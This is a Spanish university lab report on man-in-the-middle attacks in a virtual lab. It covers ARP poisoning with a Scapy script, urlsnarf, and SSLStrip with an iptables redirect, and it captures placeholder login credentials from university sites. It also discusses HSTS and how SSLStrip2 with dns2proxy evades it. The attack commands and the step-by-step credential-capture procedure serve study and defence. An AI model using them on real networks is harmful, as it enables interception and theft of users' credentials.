Universidad de Alcalá

Seguridad


Tema: Práctica 4 - Ataques MITM con SCAPY y SSLStrip

Participantes
Carlos Javier Hellín Asensio (carlos.hellin@edu.uah.es)
Darius Dumitras Tamas (darius.tamas@edu.uah.es)

Grado de Ingeniería Informática
Curso: 2021-2022

1.

El resultado al ejecutar el script es el siguiente:



Lo que se muestra es que se hacen paquetes ARP de tipo Reply a la subred 192.168.0.0/24 y así obtener las direcciones MACs con sus correspondientes IPs de los equipos que están activos.

2.

Tabla ARP de la VÍCTIMA





Tabla ARP del ATACANTE



Se observa que la VÍCTIMA tiene en su tabla la dirección del ATACANTE por el escaneo realizado anteriormente por el script. El ATACANTE contiene en su tabla la IP y MAC del Router y de la VÍCTIMA. No se ha producido todavía ningún tipo de envenenamiento, por lo que la tabla es correcta.

3.

IP VÍCTIMA: 192.168..0.2

MAC VÍCTIMA: 02:fd:00:00:00:01

MAC ATACANTE: 02:fd:00:00:01:01

IP ROUTER: 192.168.0.1

4.

```
root@Atacante:~/p4# python ArpSpoofer.py
WARNING: No route found for IPv6 destination :: (no default route?)
[+] Creating packet 1 and sending to VICTIM...
[+] Creating packet 1 and sending to ROUTER...
[+] Creating packet 2 and sending to VICTIM...
[+] Creating packet 2 and sending to ROUTER...
```

Después de ejecutar el script, comienza el envenenamiento de ARP. Ahora el ATACANTE envía mensajes ARP Reply a la VÍCTIMA y al ROUTER, cuya respuesta a la MAC de las IPs es la MAC del ATACANTE.

Para confirmar esto, se mira de nuevo la tabla de ARP de la VÍCTIMA, cuya MAC del ROUTER (192.168.0.1) es ahora la del ATACANTE (02:fd:00:00:01:01).

```
vnx@Victima:~$ sudo arp -na
? (192.168.0.3) at 02:fd:00:00:01:01 [ether] on eth1
? (192.168.0.1) at 02:fd:00:00:01:01 [ether] on eth1
```

Lo mismo ocurre si se mira la tabla ARP del ROUTER, la MAC de la VÍCTIMA (192.168.0.2) es la del ATACANTE (02:fd:00:00:01:01).

```
vnx@Router:~$ sudo arp -na
[sudo] password for vnx:
? (10.0.12.207) at 02:fd:00:00:02:02 [ether] on eth2
? (10.0.12.208) at 02:fd:00:00:02:02 [ether] on eth2
? (10.0.12.210) at <incomplete> on eth2
? (10.0.8.1) at dc:9f:db:28:bc:59 [ether] on eth2
? (10.0.12.211) at 02:fd:00:00:02:02 [ether] on eth2
? (10.0.12.212) at <incomplete> on eth2
? (10.0.12.201) at 02:fd:00:00:02:02 [ether] on eth2
? (192.168.0.2) at 02:fd:00:00:01:01 [ether] on eth1
? (192.168.0.3) at 02:fd:00:00:01:01 [ether] on eth1
? (10.0.12.214) at 02:fd:00:00:02:02 [ether] on eth2
? (10.0.12.202) at 02:fd:00:00:02:02 [ether] on eth2
? (10.0.12.204) at <incomplete> on eth2
? (10.0.12.205) at <incomplete> on eth2
? (10.0.12.206) at 02:fd:00:00:02:02 [ether] on eth2
```

Otra forma de comprobar que el envenenamiento de ARP se está produciendo es con el uso de la herramienta urlsnarf. Ejecutando está herramienta en el ATACANTE y solicitando una petición HTTP GET desde la VíCTIMA a la siguiente URL: http://85.254.69.88/pagesUTF8/login.jsp se observa en la siguiente imagen, que el ATACANTE captura esa petición:

```
root@Atacante:/home/vnx# sudo urlsnarf -i eth1
urlsnarf: listening on eth1 [tcp port 80 or port 8080 or port 3128]
192.168.0.2 - - [29/Mar/2022:11:58:40 +0100] "GET http://85.254.69.88/pagesUTF8/
login.jsp HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:37.0) Geck
o/20100101 Firefox/37.0"
```

5.

```
root@Atacante:~/p4/capssl# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
root@Atacante:~/p4/capssl# sslstrip -w captura -l 8080

sslstrip 0.9 by Moxie Marlinspike running...
```

Lo que está sucediendo es que las peticiones que le llega al ATACANTE del puerto 80 son redireccionadas al 8080 por la configuración que se ha establecido en el iptables, de forma que así lo capture el SSLStrip que está escuchando en el puerto 8080. Esto hace que al entrar, por ejemplo, en formacion.intef.es/login/ ya no vaya a HTTPS, sino que la herramienta SSLStrip lo que está haciendo es pasarlo a HTTP, de forma que ahora se pueda capturar el tráfico haciendo Man-In-The-Middle, ya que todo va en texto plano sin ningún tipo de cifrado.

6.

En el caso del Aula Virtual, es decir, la página web uah.blackboard.com sí ha sido posible aunque usa HSTS, que se explicará posteriormente qué es, pero la pasarela que se utiliza para autentificarse sir2.uah.es no tiene HSTS. Como se puede comprobar en la siguiente captura de pantalla, uah.blackboard.com envía la cabecera “Strict-Transport-Security” propia de la política HSTS:

```
└─$ curl -sI "https://uah.blackboard.com"
HTTP/1.1 401
Cache-Control: no-cache
Cache-Control: must-revalidate
Cache-Control: max-age=0
Cache-control: no-cache="set-cookie"
Content-Length: 182
Content-Security-Policy: frame-ancestors 'self'
Content-Type: text/html;charset=UTF-8
Date: Fri, 01 Apr 2022 18:29:48 GMT
Expires: Thu, 01 Apr 2021 18:29:48 GMT
Last-Modified: Mon, 01 Apr 2002 18:29:48 GMT
P3P: CP="CAO PSA OUR"
Pragma: no-cache
Server: openresty/1.15.8.3
Set-Cookie: AWSELB=93C741AD10D378AAB3BD2D00602F2A85F6CEB751598433B3A0674745FB
536F6F7740AE568FD9D3B46C8B4EEB1361528A206D8A5D5270CCB51F060222BBCB021B249F5B7
318;PATH=/;MAX-AGE=900
Set-Cookie: AWSELBCORS=93C741AD10D378AAB3BD2D00602F2A85F6CEB751598433B3A06747
45FB536F6F7740AE568FD9D3B46C8B4EEB1361528A206D8A5D5270CCB51F060222BBCB021B249
F5B7318;PATH=/;MAX-AGE=900;SECURE;SAMESITE=None
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
vary: accept-encoding
WWW-Authenticate: BASIC realm="uah.blackboard.com"
X-Blackboard-appserver: ip-10-148-194-174.eu-central-1.compute.internal
X-Blackboard-product: Blackboard Learn &#8482; 3900.34.0-rel.63+d2ece0b
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Xythos.LoggedInWithCredentials: false
Connection: keep-alive
```

Y en la siguiente captura, se muestra que se ha capturado las credenciales username=usuario y password=palabradepaso de la pasarela sir2.uah.es:

```
2022-03-29 12:44:39,114 SECURE POST Data (sir2.uah.es):
username=usuario&password=palabradepaso&AuthState=_cdbaf993e5c0f216ed6069efc28b3
2ca50ae8c13c2%3Ahttp%3A%2F%2Fsir2.uah.es%2Fsaml2%2Fidp%2FSSOService.php%3Fspenti
tyid%3Dhttps%253A%252F%252Fuah.blackboard.com%252Fauth-saml%252Fsaml%252FSSO%26c
ookieTime%3D1648554232
```

En el caso de ual.blackboard.com, no envía ninguna cabecera HSTS, y también ha sido posible capturar las credenciales.

```
charlie@laptop:~$ curl -sI "http://ual.blackboard.com"
HTTP/1.1 301 Moved Permanently
Cache-control: no-cache="set-cookie"
Content-Length: 175
Content-Type: text/html
Date: Tue, 05 Apr 2022 10:15:36 GMT
Location: https://ual.blackboard.com/
Server: openresty/1.15.8.3
Set-Cookie: AWSELB=F58BA9591CA995A37BDC87F49618738992CFFA2B8137C822F104D005B6333DACB86B9D8A9886EF524E34A0C0C9833BB85B00
2EF1F23EA42C15921E71BD23B27BFA174FB848;PATH=/;MAX-AGE=900
Connection: keep-alive
```

Las credenciales en este caso serían user_id=user y password=password:

```
root@Atacante:~/p4/capssl# tail -f captura
2022-03-29 12:41:53,667 POST Data (ual.blackboard.com):
user_id=user6password=password&login=Iniciar+sesi%C3%B3n&action=login&new_loc=&b
.ackboard.platform.security.NonceUtil.nonce.ajax=cf6629b2-dcb2-4a8e-9e4c-f43d148
ae867
```

7.

Las páginas que se han probado son las siguientes:

ual.blackboard.com

uah.blackboard.com

El funcionamiento del proceso en la captura de credenciales para las páginas web de las que han sido posibles, es el siguiente:

- Se ha realizado un envenenamiento ARP como se explica en los anteriores puntos y/o en la práctica anterior.
- En el ATACANTE se redirecciona todo el tráfico que le llega de la VÍCTIMA al ROUTER con la modificación del archivo /proc/sys/net/ipv4/ip_forward.
- Con el uso de iptables se redirecciona todo lo que llega al puerto 80 del ATACANTE al puerto 8080.
- Se ejecuta SSLStrip que escucha en el puerto 8080.
- Por último, se mantiene la lectura del archivo “captura” que genera SSLStrip, mientras que se realiza el intento de identificación en una de las páginas web.

Con este proceso, se mostrará en el archivo “captura” el envío de un HTTP POST con los datos en texto plano. Al fijarse en estos datos, se encontrarán las tuplas llave=valor separadas por ‘&’ siendo fácil identificar cuál corresponde con el usuario y contraseña (en muchos casos la llave suele ser user_id, username, password, etc..)

8.

Por ejemplo, la página facebook.com siempre redirecciona a HTTPS, aunque se ponga explícitamente http://facebook.com como dirección en el navegador para que se conecte por HTTP. En cambio, hay otras páginas como formacion.intef.es/login/ que no es necesario acceder obligatoriamente por HTTPS, pudiendo acceder por HTTP sin ningún tipo de problema.

Para solucionar este último caso y actuar como lo hace en la página web de facebook.com, existen unas recomendaciones:

1. Enviar un certificado válido.
2. Redirigir las peticiones HTTP a HTTPS en el mismo host.
3. Todos los subdominios deben de ir por HTTPS.
4. Enviar una cabecera HSTS (Strict-Transport-Security) para las peticiones HTTPS que tenga las siguientes directivas:
    a. max-age debe ser al menos de 31536000 segundos.
    b. Se debe especificar la directiva includeSubDomains.
    c. Se debe especificar la directiva preload.

HSTS es una política de seguridad para evitar ataques como el que se ha estudiado en está práctica, es decir, se consigue evitar que se pueda interceptar información, cookies, etc.. con el uso de SSLStrip junto al ataque del Man-In-The-Middle.

El mecanismo es el siguiente si se envía la cabecera HSTS:

- Se convierte automáticamente cualquier enlace inseguro por seguros (por ejemplo, http://dominio.com/enlace es cambiado a https://dominio.com/enlace)
- Si no se puede garantizar la seguridad de la conexión, se cierra la conexión y se muestra un mensaje de error al usuario.

Por lo tanto, sí solventa el problema en el estudio de este ataque en concreto, pero todavía es posible evadir el HSTS como se explica en el siguiente y último punto.

10.

I. ¿Qué diferencias hay frente al proceso que ha llevado a cabo en esta práctica?

Las diferencias más notables es en el uso de una nueva versión de SSLStrip y también el uso de un servidor DNS con la herramienta dns2proxy junto a una nueva regla en el iptables para redireccionar el puerto 53 de las DNS.

II. ¿En qué mejora SSLStrip2?

Con SSLStrip2 lo que se hace es modificar el nombre del dominio, Por ejemplo, como se muestra en el vídeo del foro underc0de, al entrar a gmail.com no es redireccionado a

accounts.google.com como habitualmente ocurre, sino que le lleva a un subdominio que no existe llamado cuentas.google.com

III. ¿Para qué se utiliza en este caso el protocolo DNS?

Obviamente como SSLStrip2 redirecciona a subdominios inexistentes para evitar el HSTS, es necesario el uso del protocolo DNS. Aquí es donde se usa la herramienta dns2proxy para resolver estas peticiones de DNS. Siguiendo con el ejemplo anterior, cuentas.google.com será un espejo a accounts.google.com consiguiendo así evitar el HSTS, ya que no existe una configuración en el navegador para ese nuevo subdominio. Aparte de subdominios, esto también funcionaría con dominios como www.google.com que lleve a wwww.google.com (con una w más) para evadir el HSTS.

Bibliografía

HSTS Preload List Submission https://hstspreload.org/

RFC 6797 https://datatracker.ietf.org/doc/html/rfc6797

Evadiendo HSTS en CHROME y FIREFOX con sslstrip2
https://underc0de.org/foro/hacking/evadiendo-hsts-en-chrome-y-firefox-con-sslstrip2/